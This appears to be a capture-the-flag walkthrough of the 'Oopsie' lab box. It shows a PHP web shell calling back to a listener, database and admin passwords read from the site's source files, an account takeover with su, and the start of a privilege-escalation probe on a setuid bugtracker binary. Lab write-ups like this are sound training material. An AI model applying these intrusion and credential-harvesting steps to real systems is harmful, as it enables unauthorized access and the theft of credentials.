
Call the full web address to execute the php shell



Shell callback to our listener with initial confirmation



We can now easily access the home folder for the user Robert along with the "f2c74ee8db7983851ab2a96a44eb7981" user flag.



The db.php file has some credentials in it.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

A general search of the files also provide admin credentials in the index.php file.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat index.php | grep -i passw*
cat index.php | grep -i passw*
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Trying to user "robert" with the megacorp user credentials allows us to change over to robert and get a decent shell

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$
```

We can now login via SSH and negate relying on the pseudo shell.

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jan 25 10:20:16 2020 from 172.16.118.129
robert@oopsie:~$
```

Robert unfortunately cannot run sudo on the box.

```
robert@oopsie:~$ sudo -l
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:~$
```

Enumerating the architecture and system with the intention of trying to cobble a script to gather to tell me if there is any bin files in the bin directory that doesn't come as part of the ubuntu installation.

```
robert@oopsie:/bin$ cat /proc/version
Linux version 4.15.0-76-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #8
6-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020
```

```
robert@oopsie:/bin$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

The walkthrough guide points us toward this bugtracker application with a setuid flag and it tells us that it's a promising path to elevating privileges.

```
robert@oopsie:~$ ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version
b52b8d, not stripped
robert@oopsie:~$
```

I can see from the "cat" output that the reports appears in the root tree.

```
robert@oopsie:/$ ./usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 3542
---------------

cat: /root/reports/3542: No such file or directory

robert@oopsie:/$
```